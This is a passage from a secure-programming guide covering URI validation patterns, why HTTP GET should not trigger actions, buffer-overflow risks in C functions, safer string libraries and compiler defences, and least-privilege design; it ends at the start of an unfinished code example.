Unfortunately, the ``mostly safe'' pattern also prevents a number of quite legitimate and useful URIs. For example, many web sites use the ``?'' character to identify specific documents (e.g., articles on a news site). The ``#'' character is useful for specifying specific sections of a document, and permitting relative URIs can be handy in a discussion. Various permitted characters and URL escapes aren't included in the ``mostly safe'' pattern. For example, without permitting URL escapes, it's difficult to access many non−English pages. If you truly need such functionality, then you can use less safe patterns, realizing that you're exposing your users to higher risk while giving your users greater functionality.

One pattern that permits queries, but at least limits the protocols and ports used is the following, which I'll call the ``simple somewhat safe pattern'':

```
 (http|ftp|https)://[-A-Za-z0-9._]+(\/([A-Za-z0-9\-\_\.\!\~\*\'\(\)\%\?]+))*/?
```

This pattern actually isn't very smart, since it permits illegal escapes, mutiple queries, queries in ftp, and so on. It does have the advantage of being relatively simple.

Creating a ``somewhat safe'' pattern that really limits URIs to legal values is quite difficult. Here's my current attempt to do so, which I call the ``sophisticated somewhat safe pattern'', expressed in a form where whitespace is ignored and comments are introduced with "#":

```
(
(
 # Handle http, https, and relative URIs:
 ((https?://([A-Za-z0-9][A-Za-z0-9\-]*(\.[A-Za-z0-9][A-Za-z0-9\-]*)*\.?))|
   ([A-Za-z0-9\-\_\.\!\~\*\'\(\)]|(%[2-9A-Fa-f][0-9a-fA-F]))+)?
 ((/([A-Za-z0-9\-\_\.\!\~\*\'\(\)]|(%[2-9A-Fa-f][0-9a-fA-F]))+)*/?) # path
  (\?(                                                              # query:
      (([A-Za-z0-9\-\_\.\!\~\*\'\(\)\+]|(%[2-9A-Fa-f][0-9a-fA-F]))+=
       ([A-Za-z0-9\-\_\.\!\~\*\'\(\)\+]|(%[2-9A-Fa-f][0-9a-fA-F]))+
       (\&([A-Za-z0-9\-\_\.\!\~\*\'\(\)\+]|(%[2-9A-Fa-f][0-9a-fA-F]))+=
        ([A-Za-z0-9\-\_\.\!\~\*\'\(\)\+]|(%[2-9A-Fa-f][0-9a-fA-F]))+)*)
      |
      (([A-Za-z0-9\-\_\.\!\~\*\'\(\)\+]|(%[2-9A-Fa-f][0-9a-fA-F]))+  # isindex
      )
  ))?
  (\#([A-Za-z0-9\-\_\.\!\~\*\'\(\)\+]|(%[2-9A-Fa-f][0-9a-fA-F]))+)? # fragment
 )|
# Handle ftp:
(ftp://([A-Za-z0-9][A-Za-z0-9\-]*(\.[A-Za-z0-9][A-Za-z0-9\-]*)*\.?)
 ((/([A-Za-z0-9\-\_\.\!\~\*\'\(\)]|(%[2-9A-Fa-f][0-9a-fA-F]))+)*/?) # path
 (\#([A-Za-z0-9\-\_\.\!\~\*\'\(\)\+]|(%[2-9A-Fa-f][0-9a-fA-F]))+)? # fragment
 )
)
```

Even the sophisticated pattern shown above doesn't forbid all illegal URIs. For example, again, "20.20" isn't a legal domain name, but it's allowed by the pattern; however, to my knowledge this shouldn't cause any security problems. The sophisticated pattern forbids URL escapes that represent control characters (e.g., %00 through $1F) − the smallest permitted escape value is %20 (ASCII space). Forbidding control characters prevents some trouble, but it's also limiting; change "2−9" to "0−9" everywhere if you need to support sending all control characters to arbitrary web applications. This pattern does permit all other URL escape values in paths, which is useful for international characters but could cause trouble for a few systems which can't handle it. The pattern at least prevents spaces, linefeeds, double−quotes, and other dangerous characters from being in the URI, which prevents other kinds of attacks when incorporating the URI into a generated document. Note that the pattern permits ``+'' in many places, since in practice the plus is often used to replace the space character in queries and fragments.

Unfortunately, as noted above, there are attacks which can work through any technique that permit query data, and there don't seem to be really good defenses for them once you permit queries. So, you could strip out the ability to use query data from the pattern above, but permit the other forms, producing a ``sophisticated mostly safe'' pattern:

```
(
(
 # Handle http, https, and relative URIs:
 ((https?://([A-Za-z0-9][A-Za-z0-9\-]*(\.[A-Za-z0-9][A-Za-z0-9\-]*)*\.?))|
   ([A-Za-z0-9\-\_\.\!\~\*\'\(\)]|(%[2-9A-Fa-f][0-9a-fA-F]))+)?
 ((/([A-Za-z0-9\-\_\.\!\~\*\'\(\)]|(%[2-9A-Fa-f][0-9a-fA-F]))+)*/?) # path
  (\#([A-Za-z0-9\-\_\.\!\~\*\'\(\)\+]|(%[2-9A-Fa-f][0-9a-fA-F]))+)? # fragment
 )|
# Handle ftp:
```

```
(ftp://([A-Za-z0-9][A-Za-z0-9\-]*(\.[A-Za-z0-9][A-Za-z0-9\-]*)*\.?)
 ((/([A-Za-z0-9\-\_\.\!\~\*\'\(\)]|(%[2-9A-Fa-f][0-9a-fA-F]))+)*/?) # path
 (\#([A-Za-z0-9\-\_\.\!\~\*\'\(\)\+]|(%[2-9A-Fa-f][0-9a-fA-F]))+)? # fragment
 )
)
```

As far as I can tell, as long as these patterns are only used to check hypertext anchors selected by the user (the "<a>" tag) this approach also prevents the insertion of ``web bugs''. Web bugs are simply text that allow someone other than the originating web server of the main page to track information such as who read the content and when they read it − see Section 7.6 for more information. This isn't true if you use the <img> (image) tag with the same checking rules − the image tag is loaded immediately, permitting someone to add a ``web bug''. Once again, this presumes that you're not permitting any attributes; many attributes can be quite dangerous and pierce the security you're trying to provide.

Please note that all of these patterns require the entire URI match the pattern. An unfortunate fact of these patterns is that they limit the allowable patterns in a way that forbids many useful ones (e.g., they prevent the use of new URI schemes). Also, none of them can prevent the very real problem that some web sites perform more than queries when presented with a query − and some of these web sites are internal to an organization. As a result, no URI can really be safe until there are no web sites that accept GET queries as an action (see Section 4.11). For more information about legal URLs/URIs, see IETF RFC 2396; domain name syntax is further discussed in IETF RFC 1034.

4.10.5. Other HTML tags

You might even consider supporting more HTML tags. Obvious next choices are the list−oriented tags, such as <ol> (ordered list), <ul> (unordered list), and <li> (list item). However, after a certain point you're really permitting full publishing (in which case you need to trust the provider or perform more serious checking than will be described here). Even more importantly, every new functionality you add creates an opportunity for error (and exploit).

One example would be permiting the <img> (image) tag with the same URI pattern. It turns out this is substantially less safe, because this permits third parties to insert ``web bugs'' into the document, identifying who read the document and when. See Section 7.6 for more information on web bugs.

4.10.6. Related Issues

Web applications should also explicitly specify the character set (usually ISO−8859−1), and not permit other characters, if data from untrusted users is being used. See Section 8.5 for more information.

Since filtering this kind of input is easy to get wrong, other alternatives have been discussed as well. One option is to ask users to use a different language, much simpler than HTML, that you've designed − and you give that language very limited functionality. Another approach is parsing the HTML into some internal ``safe'' format, and then translating that safe format back to HTML.

Filtering can be done during input, output, or both. The CERT recommends filtering data during the output process, just before it is rendered as part of the dynamic page. This is because, if it is done correctly, this approach ensures that all dynamic content is filtered. The CERT believes that filtering on the input side is less effective because dynamic content can be entered into a web sites database(s) via methods other than

HTTP, and in this case, the web server may never see the data as part of the input process. Unless the filtering is implemented in all places where dynamic data is entered, the data elements may still be remain tainted.

However, I don't agree with CERT on this point for all cases. The problem is that it's just as easy to forget to filter all the output as the input, and allowing ``tainted'' input into your system is a disaster waiting to happen anyway. A secure program has to filter its inputs anyway, so it's sometimes better to include all of these checks as part of the input filtering (so that maintainers can see what the rules really are). And finally, in some secure programs there are many different program locations that may output a value, but only a very few ways and locations where a data can be input into it; in such cases filtering on input may be a better idea.

4.11. Forbid HTTP GET To Perform Non−Queries

Web−based applications using HTTP should prevent the use of the HTTP ``GET'' or ``HEAD'' method for anything other than queries. HTTP includes a number of different methods; the two most popular methods used are GET and POST. Both GET and POST can be used to transmit data from a form, but the GET method transmits data in the URL, while the POST method transmits data separately.

The security problem of using GET to perform non−queries (such as changing data, transferring money, or signing up for a service) is that an attacker can create a hypertext link with a URL that includes malicious form data. If the attacker convinces a victim to click on the link (in the case of a hypertext link), or even just view a page (in the case of transcluded information such as images from HTML's img tag), the victim will perform a GET. When the GET is performed, all of the form data created by the attacker will be sent by the victim to the link specified. This is a cross−site malicious content attack, as discussed further in Section 6.12.

If the only action that a malicious cross−site content attack can perform is to make the user view unexpected data, this isn't as serious a problem. This can still be a problem, of course, since there are some attacks that can be made using this capability. For example, there's a potential loss of privacy due to the user requesting something unexpected, possible real−world effects from appearing to request illegal or incriminating material, or by making the user request the information in certain ways the information may be exposed to an attacker in ways it normally wouldn't be exposed. However, even more serious effects can be caused if the malicious attacker can cause not just data viewing, but changes in data, through a cross−site link.

Typical HTTP interfaces (such as most CGI libraries) normally hide the differences between GET and POST, since for getting data it's useful to treat the methods ``the same way.'' However, for actions that actually cause something other than a data query, check to see if the request is something other than POST; if it is, simply display a filled−in form with the data given and ask the user to confirm that they really mean the request. This will prevent cross−site malcious content attacks, while still giving users the convenience of confirming the action with a single click.

Indeed, this behavior is strongly recommended by the HTTP specification. According to the HTTP 1.1 specification (IETF RFC 2616 section 9.1.1), ``the GET and HEAD methods SHOULD NOT have the significance of taking an action other than retrieval. These methods ought to be considered "safe". This allows user agents to represent other methods, such as POST, PUT and DELETE, in a special way, so that the user is made aware of the fact that a possibly unsafe action is being requested.''

4.12. Limit Valid Input Time and Load Level

Place timeouts and load level limits, especially on incoming network data. Otherwise, an attacker might be able to easily cause a denial of service by constantly requesting the service.

Chapter 5. Avoid Buffer Overflow

An enemy will overrun the land; he will pull down your strongholds and plunder your fortresses.
Amos 3:11 (NIV)

An extremely common security flaw is vulnerability to a ``buffer overflow''. Buffer overflows are also called ``buffer overruns'', and there are many kinds of buffer overflow attacks (including ``stack smashing'' and ``heap smashing'' attacks). Technically, a buffer overflow is a problem with the program's internal implementation, but it's such a common and serious problem that I've placed this information in its own chapter. To give you an idea of how important this subject is, at the CERT, 9 of 13 advisories in 1998 and at least half of the 1999 advisories involved buffer overflows. An informal 1999 survey on Bugtraq found that approximately 2/3 of the respondents felt that buffer overflows were the leading cause of system security vulnerability (the remaining respondents identified ``misconfiguration'' as the leading cause) [Cowan 1999]. This is an old, well−known problem, yet it continues to resurface [McGraw 2000].

A buffer overflow occurs when you write a set of values (usually a string of characters) into a fixed length buffer and write at least one value outside that buffer's boundaries (usually past its end). A buffer overflow can occur when reading input from the user into a buffer, but it can also occur during other kinds of processing in a program.

If a secure program permits a buffer overflow, the overflow can often be exploited by an adversary. If the buffer is a local C variable, the overflow can be used to force the function to run code of an attackers' choosing. This specific variation is often called a ``stack smashing'' attack. A buffer in the heap isn't much better; attackers may be able to use such overflows to control other variables in the program. More details can be found from Aleph1 [1996], Mudge [1995], or the Nathan P. Smith's "Stack Smashing Security Vulnerabilities" website at http://destroy.net/machines/security/.

Most high−level programming languages are essentially immune to this problem, either because they automatically resize arrays (e.g., Perl), or because they normally detect and prevent buffer overflows (e.g., Ada95). However, the C language provides no protection against such problems, and C++ can be easily used in ways to cause this problem too. Assembly language also provides no protection, and some languages that normally include such protection (e.g., Ada and Pascal) can have this protection disabled (for performance reasons). Even if most of your program is written in another language, many library routines are written in C or C++, as well as ``glue'' code to call them, so other languages often don't provide as complete a protection from buffer overflows as you'd like.

5.1. Dangers in C/C++

C users must avoid using dangerous functions that do not check bounds unless they've ensured that the bounds will never get exceeded. Functions to avoid in most cases (or ensure protection) include the functions strcpy(3), strcat(3), sprintf(3) (with cousin vsprintf(3)), and gets(3). These should be replaced with functions such as strncpy(3), strncat(3), snprintf(3), and fgets(3) respectively, but see the discussion below. The function strlen(3) should be avoided unless you can ensure that there will be a terminating NIL character to find. The scanf() family (scanf(3), fscanf(3), sscanf(3), vscanf(3), vsscanf(3), and vfscanf(3)) is often dangerous to use; do not use it to send data to a string without controlling the maximum length (the format %s is a particularly common problem). Other dangerous functions that may permit buffer overruns (depending on their use) include realpath(3), getopt(3), getpass(3), streadd(3), strecpy(3), and strtrns(3). You must careful with getwd(3); the buffer sent to getwd(3) must be at least PATH_MAX bytes long.

Unfortunately, snprintf()'s variants have additional problems. Officially, snprintf() is not a standard C function in the ISO 1990 (ANSI 1989) standard, though sprintf() is, so not all systems include snprintf(). Even worse, some systems' snprintf() do not actually protect against buffer overflows; they just call sprintf directly. Old versions of Linux's libc4 depended on a ``libbsd'' that did this horrible thing, and I'm told that some old HP systems did the same. Linux's current version of snprintf is known to work correctly, that is, it does actually respect the boundary requested. The return value of snprintf() varies as well; the Single Unix Specification (SUS) version 2 and the C99 standard differ on what is returned by snprintf(). Finally, it appears that at least some versions of snprintf don't guarantee that its string will end in NIL; if the string is too long, it won't include NIL at all. Note that the glib library (the basis of GTK, and not the same as the GNU C library glibc) has a g_snprintf(), which has a consistent return semantic, always NIL−terminates, and most importantly always respects the buffer length.

5.2. Library Solutions in C/C++

One solution in C/C++ is to use library functions that do not have buffer overflow problems. The first subsection describes the ``standard C library'' solution, which can work but has its disadvantages. The next subsection describes the general security issues of both fixed length and dynamically reallocated approaches to buffers. The following subsections describe various alternative libraries, such as strlcpy and libmib.

5.2.1. Standard C Library Solution

The ``standard'' solution to prevent buffer overflow in C is to use the standard C library calls that defend against these problems. This approach depends heavily on the standard library functions strncpy(3) and strncat(3). If you choose this approach, beware: these calls have somewhat surprising semantics and are hard to use correctly. The function strncpy(3) does not NIL−terminate the destination string if the source string length is at least equal to the destination's, so be sure to set the last character of the destination string to NIL after calling strncpy(3). If you're going to reuse the same buffer many times, an efficient approach is to tell strncpy() that the buffer is one character shorter than it actually is and set the last character to NIL once before use. Both strncpy(3) and strncat(3) require that you pass the amount of space left available, a computation that is easy to get wrong (and getting it wrong could permit a buffer overflow attack). Neither provide a simple mechanism to determine if an overflow has occurred. Finally, strncpy(3) has a significant performance penalty compared to the strcpy(3) it supposedly replaces, because *strncpy(3) NIL−fills the remainder of the destination*. I've gotten emails expressing surprise over this last point, but this is clearly stated in Kernighan and Ritchie second edition [Kernighan 1988, page 249], and this behavior is clearly documented in the man pages for Linux, FreeBSD, and Solaris. This means that just changing from strcpy to strncpy can cause a severe reduction in performance, for no good reason in most cases.

You can also use sprintf() while preventing buffer overflows, but you need to be careful when doing so; it's so easy to misapply that it's hard to recommend. The sprintf control string can contain various conversion specifiers (e.g., "%s"), and the control specifiers can have optional field width (e.g., "%10s") and precision (e.g., "%.10s") specifications. These look quite similar (the only difference is a period) but they are very different. The field width only specifies a *minimum* length and is completely worthless for preventing buffer overflows. In contrast, the precision specification specifies the maximum length that that particular string may have in its output when used as a string conversion specifier − and thus it can be used to protect against buffer overflows. Note that the precision specification only specifies the total maximum length when dealing with a string; it has a different meaning for other conversion operations. If the size is given as "*", then you can pass the maximum size as a parameter (e.g., the result of a sizeof() operation). This is most easily shown by an example − here's the wrong and right way to use sprintf() to protect against buffer overflows:

```
char buf[BUFFER_SIZE];
sprintf(buf, "%*s",  sizeof(buf)-1, "long-string");  /* WRONG */
sprintf(buf, "%.*s", sizeof(buf)-1, "long-string");  /* RIGHT */
```

In theory, sprintf() should be very helpful because you can use it to specify complex formats. Sadly, it's easy to get things wrong with sprintf(). If the format is complex, you need to make sure that the destination is large enough for the largest possible size of the *entire* format, but the precision field only controls the size of one parameter. The "largest possible" value is often hard to determine when a complicated output is being created. If a program doesn't allocate quite enough space for the longest possible combination, a buffer overflow vulnerability may open up. Also, sprintf() appends a NUL to the destination after the entire operation is complete − this extra character is easy to forget and creates an opportunity for off−by−one errors. So, while this works, it can be painful to use in some circumstances.

Also, a quick note about the code above − note that the sizeof() operation used the size of an array. If the code were changed so that ``buf'' was a pointer to some allocated memory, then all ``sizeof()'' operations would have to be changed (or sizeof would just measure the size of a pointer, which isn't enough space for most values).

5.2.2. Static and Dynamically Allocated Buffers

Functions such as strncpy are useful for dealing with statically allocated buffers. This is a programming approach where a buffer is allocated for the ``longest useful size'' and then it stays a fixed size from then on. The alternative is to dynamically reallocate buffer sizes as you need them. It turns out that both approaches have security implications.

There is a general security problem when using fixed−length buffers: the fact that the buffer is a fixed length may be exploitable. This is a problem with strncpy(3) and strncat(3), snprintf(3), strlcpy(3), strlcat(3), and other such functions. The basic idea is that the attacker sets up a really long string so that, when the string is truncated, the final result will be what the attacker wanted (instead of what the developer intended). Perhaps the string is catenated from several smaller pieces; the attacker might make the first piece as long as the entire buffer, so all later attempts to concatenate strings do nothing. Here are some specific examples:

- Imagine code that calls gethostbyname(3) and, if successful, immediately copies hostent−>h_name to a fixed−size buffer using strncpy or snprintf. Using strncpy or snprintf protects against an overflow of an excessively long fully−qualified domain name (FQDN), so you might think you're done. However, this could result in chopping off the end of the FQDN. This may be very undesirable, depending on what happens next.
- Imagine code that uses strncpy, strncat, snprintf, etc., to copy the full path of a filesystem object to some buffer. Further imagine that the original value was provided by an untrusted user, and that the copying is part of a process to pass a resulting computation to a function. Sounds safe, right? Now imagine that an attacker pads a path with a large number of '/'s at the beginning. This could result in future operations being performed on the file ``/''. If the program appends values in the belief that the result will be safe, the program may be exploitable. Or, the attacker could devise a long filename near the buffer length, so that attempts to append to the filename would silently fail to occur (or only partially occur in ways that may be exploitable).

When using statically−allocated buffers, you really need to consider the length of the source and destination arguments. Sanity checking the input and the resulting intermediate computation might deal with this, too.

Another alternative is to dynamically reallocate all strings instead of using fixed−size buffers. This general approach is recommended by the GNU programming guidelines, since it permits programs to handle arbitrarily−sized inputs (until they run out of memory). Of course, the major problem with dynamically allocated strings is that you may run out of memory. The memory may even be exhausted at some other point in the program than the portion where you're worried about buffer overflows; any memory allocation can fail. Also, since dynamic reallocation may cause memory to be inefficiently allocated, it is entirely possible to run out of memory even though technically there is enough virtual memory available to the program to continue. In addition, before running out of memory the program will probably use a great deal of virtual memory; this can easily result in ``thrashing'', a situation in which the computer spends all its time just shuttling information between the disk and memory (instead of doing useful work). This can have the effect of a denial of service attack. Some rational limits on input size can help here. In general, the program must be designed to fail safely when memory is exhausted if you use dynamically allocated strings.

5.2.3. strlcpy and strlcat

An alternative, being employed by OpenBSD, is the strlcpy(3) and strlcat(3) functions by Miller and de Raadt [Miller 1999]. This is a minimalist, statically−sized buffer approach that provides C string copying and concatenation with a different (and less error−prone) interface. Source and documentation of these functions are available under a newer BSD−style open source license at ftp://ftp.openbsd.org/pub/OpenBSD/src/lib/libc/string/strlcpy.3.

First, here are their prototypes:

```
size_t strlcpy (char *dst, const char *src, size_t size);
size_t strlcat (char *dst, const char *src, size_t size);
```

Both strlcpy and strlcat take the full size of the destination buffer as a parameter (not the maximum number of characters to be copied) and guarantee to NIL−terminate the result (as long as size is larger than 0). Remember that you should include a byte for NIL in the size.

The strlcpy function copies up to size−1 characters from the NUL−terminated string src to dst, NIL−terminating the result. The strlcat function appends the NIL−terminated string src to the end of dst. It will append at most size − strlen(dst) − 1 bytes, NIL−terminating the result.

One minor disadvantage of strlcpy(3) and strlcat(3) is that they are not, by default, installed in most Unix−like systems. In OpenBSD, they are part of <string.h>. This is not that difficult a problem; since they are small functions, you can even include them in your own program's source (at least as an option), and create a small separate package to load them. You can even use autoconf to handle this case automatically. If more programs use these functions, it won't be long before these are standard parts of Linux distributions and other Unix−like systems. Also, these functions have been been recently added to the ``glib'' library (I submitted the patch to do this), so using glib will (in the future) make them available. In glib these functions are named g_strlcpy and g_strlcat (not strlcpy or strlcat) to be consistent with the glib library naming conventions.

5.2.4. libmib

One toolset for C that dynamically reallocates strings automatically is the ``libmib allocated string functions'' by Forrest J. Cavalier III, available at http://www.mibsoftware.com/libmib/astring. There are two variations of libmib; ``libmib−open'' appears to be clearly open source under its own X11−like license that permits modification and redistribution, but redistributions must choose a different name, however, the developer states that it ``may not be fully tested.'' To continuously get libmib−mature, you must pay for a subscription. The documentation is not open source, but it is freely available.

5.2.5. Libsafe

Arash Baratloo, Timothy Tsai, and Navjot Singh (of Lucent Technologies) have developed Libsafe, a wrapper of several library functions known to be vulnerable to stack smashing attacks. This wrapper (which they call a kind of ``middleware'') is a simple dynamically loaded library that contains modified versions of C library functions such as strcpy(3). These modified versions implement the original functionality, but in a manner that ensures that any buffer overflows are contained within the current stack frame. Their initial performance analysis suggests that this library's overhead is very small. Libsafe papers and source code are available at http://www.bell−labs.com/org/11356/libsafe.html. The Libsafe source code is available under the completely open source LGPL license, and there are indications that many Linux distributors are interested in using it.

Libsafe's approach appears somewhat useful. Libsafe should certainly be considered for inclusion by Linux distributors, and its approach is worth considering by others as well. For example, I know that the Mandrake distribution of Linux (version 7.1) includes it. However, as a software developer, Libsafe is a useful mechanism to support defense−in−depth but it does not really prevent buffer overflows. Here are several reasons why you shouldn't depend just on Libsafe during code development:

- Libsafe only protects a small set of known functions with obvious buffer overflow issues. At the time of this writing, this list is significantly shorter than the list of functions in this book known to have this problem. It also won't protect against code you write yourself (e.g., in a while loop) that causes buffer overflows.
- Even if libsafe is installed in a distribution, the way it is installed impacts its use. The documentation recommends setting LD_PRELOAD to cause libsafe's protections to be enabled, but the problem is that users can unset this environment variable... causing the protection to be disabled for programs they execute!
- Libsafe only protects against buffer overflows of the stack onto the return address; you can still overrun the heap or other variables in that procedure's frame.
- Unless you can be assured that all deployed platforms will use libsafe (or something like it), you'll have to protect your program as though it wasn't there.
- LibSafe seems to assume that saved frame pointers are at the beginning of each stack frame. This isn't always true. Compilers (such as gcc) can optimize away things, and in particular the option "−fomit−frame−pointer" removes the information that libsafe seems to need. Thus, libsafe may fail to work for some programs.

The libsafe developers themselves acknowledge that software developers shouldn't just depend on libsafe. In their words:

> It is generally accepted that the best solution to buffer overflow attacks is to fix the defective programs. However, fixing defective programs requires knowing that a particular program is

defective. The true benefit of using libsafe and other alternative security measures is protection against future attacks on programs that are not yet known to be vulnerable.

5.2.6. Other Libraries

The glib (not glibc) library is a widely−available open source library that provides a number of useful functions for C programmers. GTK+ and GNOME both use glib, for example. As I noted earlier, in glib version 1.3.2, g_strlcpy() and g_strlcat() have been added through a patch which I submitted. This should make it easier to portably use those functions once these later versions of glib become widely available. At this time I do not have an analysis showing definitively that the glib library functions protect against buffer overflow. However, many of the glib functions automatically allocate memory, and those functions automatically *fail with no reasonable way to intercept the failure* (e.g., to try something else instead). As a result, in many cases most glib functions cannot be used in most secure programs. The GNOME guidelines recommend using functions such as g_strdup_printf(), which is fine as long as it's okay if your program immediately crashes if an out−of−memory condition occurs. However, if you can't accept this, then using such routines isn't approriate.

5.3. Compilation Solutions in C/C++

A completely different approach is to use compilation methods that perform bounds−checking (see [Sitaker 1999] for a list). In my opinion, such tools are very useful in having multiple layers of defense, but it's not wise to use this technique as your sole defense. There are at least two reasons for this. First of all, most such tools only provide partial defense against buffer overflows (and the ``complete'' defenses are generally 12−30 times slower); C and C++ were simply not designed to protect against buffer overflow. Second of all, for open source programs you cannot be certain what tools will be used to compile the program; using the default ``normal'' compiler for a given system might suddenly open security flaws.

One of the more useful tools is ``StackGuard'', a modification of the standard GNU C compiler gcc. StackGuard works by inserting a ``guard'' value (called a ``canary'') in front of the return address; if a buffer overflow overwrites the return address, the canary's value (hopefully) changes and the system detects this before using it. This is quite valuable, but note that this does not protect against buffer overflows overwriting other values (which they may still be able to use to attack a system). There is work to extend StackGuard to be able to add canaries to other data items, called ``PointGuard''. PointGuard will automatically protect certain values (e.g., function pointers and longjump buffers). However, protecting other variable types using PointGuard requires specific programmer intervention (the programmer has to identify which data values must be protected with canaries). This can be valuable, but it's easy to accidentally omit protection for a data value you didn't think needed protection − but needs it anyway. More information on StackGuard, PointGuard, and other alternatives is in Cowan [1999].

As a related issue, in Linux you could modify the Linux kernel so that the stack segment is not executable; such a patch to Linux does exist (see Solar Designer's patch, which includes this, at http://www.openwall.com/linux/ However, as of this writing this is not built into the Linux kernel. Part of the rationale is that this is less protection than it seems; attackers can simply force the system to call other ``interesting'' locations already in the program (e.g., in its library, the heap, or static data segments). Also, sometimes Linux does require executable code in the stack, e.g., to implement signals and to implement GCC ``trampolines''. Solar Designer's patch does handle these cases, but this does complicate the patch. Personally, I'd like to see this merged into the main Linux distribution, since it does make attacks somewhat more difficult and it defends against a range of existing attacks. However, I agree with Linus Torvalds and others that this does not add the amount of protection it would appear to and can be circumvented with relative ease. You can read Linus Torvalds' explanation for not including this support at http://lwn.net/980806/a/linus−noexec.html.

In short, it's better to work first on developing a correct program that defends itself against buffer overflows. Then, after you've done this, by all means use techniques and tools like StackGuard as an additional safety net. If you've worked hard to eliminate buffer overflows in the code itself, then StackGuard is likely to be more effective because there will be fewer ``chinks in the armor'' that StackGuard will be called on to protect.

5.4. Other Languages

The problem of buffer overflows is an excellent argument for using other programming languages such as Perl, Python, Java, and Ada95. After all, nearly all other programming languages used today (other than assembly language) protect against buffer overflows. Using those other languages does not eliminate all problems, of course; in particular see the discussion in Section 7.2 regarding the NIL character. There is also the problem of ensuring that those other languages' infrastructure (e.g., run−time library) is available and secured. Still, you should certainly consider using other programming languages when developing secure programs to protect against buffer overflows.

Chapter 6. Structure Program Internals and Approach

Like a city whose walls are broken down is a man who lacks self−control.
Proverbs 25:28 (NIV)

6.1. Follow Good Software Engineering Principles for Secure Programs

Saltzer [1974] and later Saltzer and Schroeder [1975] list the following principles of the design of secure protection systems, which are still valid:

- *Least privilege*. Each user and program should operate using the fewest privileges possible. This principle limits the damage from an accident, error, or attack. It also reduces the number of potential interactions among privileged programs, so unintentional, unwanted, or improper uses of privilege are less likely to occur. This idea can be extended to the internals of a program: only the smallest portion of the program which needs those privileges should have them. See Section 6.3 for more about how to do this.
- *Economy of mechanism/Simplicity*. The protection system's design should be simple and small as possible. In their words, ``techniques such as line−by−line inspection of software and physical examination of hardware that implements protection mechanisms are necessary. For such techniques to be successful, a small and simple design is essential.'' This is sometimes described as the ``KISS'' principle (``keep it simple, stupid'').
- *Open design*. The protection mechanism must not depend on attacker ignorance. Instead, the mechanism should be public, depending on the secrecy of relatively few (and easily changeable) items like passwords or private keys. An open design makes extensive public scrutiny possible, and it also makes it possible for users to convince themselves that the system about to be used is adequate. Frankly, it isn't realistic to try to maintain secrecy for a system that is widely distributed; decompilers and subverted hardware can quickly expose any ``secrets'' in an implementation. Bruce Schneier argues that smart engineers should ``demand open source code for anything related to security'', as well as ensuring that it receives widespread review and that any identified problems are fixed [Schneier 1999].
- *Complete mediation*. Every access attempt must be checked; position the mechanism so it cannot be subverted. For example, in a client−server model, generally the server must do all access checking because users can build or modify their own clients. This is the point of all of Chapter 4, as well as Section 6.2.
- *Fail−safe defaults (e.g., permission−based approach)*. The default should be denial of service, and the protection scheme should then identify conditions under which access is permitted. See Section 6.5 and Section 6.7 for more.
- *Separation of privilege*. Ideally, access to objects should depend on more than one condition, so that defeating one protection system won't enable complete access.
- *Least common mechanism*. Minimize the amount and use of shared mechanisms (e.g. use of the /tmp or /var/tmp directories). Shared objects provide potentially dangerous channels for information flow and unintended interactions. See Section 6.8 for more information.

* *Psychological acceptability / Easy to use*. The human interface must be designed for ease of use so users will routinely and automatically use the protection mechanisms correctly. Mistakes will be reduced if the security mechanisms closely match the user's mental image of his or her protection goals.

6.2. Secure the Interface

Interfaces should be minimal (simple as possible), narrow (provide only the functions needed), and non−bypassable. Trust should be minimized. Consider limiting the data that the user can see.

Applications and data viewers may be used to display files developed externally, so in general don't allow them to accept programs (also known as ``scripts'' or ``macros'') unless you're willing to do the extensive work necessary to create a secure sandbox. The most dangerous kind is an auto−executing macro that executes when the application is loaded and/or when the data is initially displayed; from a security point−of−view this is a disaster waiting to happen unless you have extremely strong control over what the macro can do (a ``sandbox''), and past experience has shown that real sandboxes are hard to implement.

6.3. Minimize Privileges

As noted earlier, it is an important general principle that programs have the minimal amount of privileges necessary to do its job (this is termed ``least privilege''). That way, if the program is broken, its damage is limited. The most extreme example is to simply not write a secure program at all − if this can be done, it usually should be. For example, don't make your program setuid or setgid if you can; just make it an ordinary program, and require the administrator to log in as such before running it.

In Linux and Unix, the primary determiner of a process' privileges is the set of id's associated with it: each process has a real, effective and saved id for both the user and group. Linux also has the filesystem uid and gid. Manipulating these values is critical to keeping privileges minimized, and there are several ways to minimize them (discussed below). You can also use chroot(2) to minimize the files visible to a program.

6.3.1. Minimize the Privileges Granted

Perhaps the most effective technique is to simply minimize the the highest privilege granted. In particular, avoid granting a program root privilege if possible. Don't make a program *setuid root* if it only needs access to a small set of files; consider creating separate user or group accounts for different function.

A common technique is to create a special group, change a file's group ownership to that group, and then make the program *setgid* to that group. It's better to make a program *setgid* instead of *setuid* where you can, since group membership grants fewer rights (in particular, it does not grant the right to change file permissions).

This is commonly done for game high scores. Games are usually setgid *games*, the score files are owned by the group *games*, and the programs themselves and their configuration files are owned by someone else (say root). Thus, breaking into a game allows the perpetrator to change high scores but doesn't grant the privilege to change the game's executable or configuration file. The latter is important; if an attacker could change a game's executable or its configuration files (which might control what the executable runs), then they might be able to gain control of a user who ran the game.

If creating a new group isn't sufficient, consider creating a new pseudouser (really, a special role) to manage a set of resources. Web servers typically do this; often web servers are set up with a special user (``nobody'') so that they can be isolated from other users. Indeed, web servers are instructive here: web servers typically need root privileges to start up (so they can attach to port 80), but once started they usually shed all their privileges and run as the user ``nobody''. Again, usually the pseudouser doesn't own the primary program it runs, so breaking into the account doesn't allow for changing the program itself. As a result, breaking into a running web server normally does not automatically break the whole system's security.

If you *must* give a program root privileges, consider using the POSIX capability features available in Linux 2.2 and greater to minimize them immediately on program startup. By calling cap_set_proc(3) or the Linux−specific capsetp(3) routines immediately after starting, you can permanently reduce the abilities of your program to just those abilities it actually needs. Note that *not* all Unix−like systems implement POSIX capabilities, so this is an approach that can lose portability; however, if you use it merely as an optional safeguard only where it's available, using this approach will not really limit portability. Also, while the Linux kernel version 2.2 and greater includes the low−level calls, the C−level libraries to make their use easy are not installed on some Linux distributions, slightly complicating their use in applications. For more information on Linux's implementation of POSIX capabilities, see http://linux.kernel.org/pub/linux/libs/security/linux−privs.

One Linux−unique tool you can use to simplify minimizing granted privileges is the ``compartment'' tool developed by SuSE. This tool sets the fileystem root, uid, gid, and/or the capability set, then runs the given program. This is particularly handy for running some other program without modifying it. Here's the syntax of version 0.5:

```
Syntax: compartment [options] /full/path/to/program

Options:
  --chroot path   chroot to path
  --user user     change uid to this user
  --group group   change gid to this group
  --init program  execute this program before doing anything
  --cap capset    set capset name. You can specify several
  --verbose       be verbose
  --quiet         do no logging (to syslog)
```

Thus, you could start a more secure anonymous ftp server using:

```
